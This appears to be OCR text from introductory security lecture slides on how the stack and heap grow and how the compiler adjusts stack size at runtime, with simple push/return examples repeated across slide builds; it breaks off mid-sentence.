
Compiler provides instructions that adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```

We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```

We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

Compiler provides instructions that
adjusts the size of the stack at runtime



apportioned by the OS;
managed in-process
by `malloc`

Stack
pointer

```
push 1
push 2
push 3
return
```

Focusing on the stack for

